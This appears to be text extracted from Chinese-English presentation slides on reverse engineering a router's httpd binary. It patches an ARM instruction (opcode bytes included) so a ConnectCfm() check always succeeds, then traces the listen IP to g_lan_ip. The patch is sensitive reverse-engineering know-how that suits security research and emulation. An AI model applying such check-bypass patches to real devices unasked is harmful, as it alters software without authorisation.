
• ConnectCfm() return value is R0 • MOV R3, R0

and then CMP R3, #0 • BNE ( Branch if Not Equal ) 如果不是 0 就走右邊。 $ Patched httpd - Part 2 MOV R3,R0 ( 0030a0e1 ) MOV R3,#1 (0130A0E3 )
$ Patched httpd - Part 2

成功了,但 ip 是不是怪怪的 ? $ Patched httpd - Part 2
Network Problem

• “ Ctrl + F ” Search “ httpd listen
ip = ” $ Network Problem

$ Network Problem • “ Ctrl + F ” Search
“ httpd listen ip = ” • In sub_1B84C

$ Network Problem • “ Ctrl + F ” Search
“ httpd listen ip = ” • In sub_1B84C
$ Network Problem • “ Ctrl + F ” Search
“ httpd listen ip = ” • In sub_1B84C • v8 is s.sa_data[2]

$ Network Problem • s.sa_data[2] is a1
$ Network Problem • s.sa_data[2] is a1
$ Network Problem • 尋找誰調用 sub_1B84C xref find sub_29818 •
s.sa_data[2] is a1


$ Network Problem • v8 is g_lan_ip
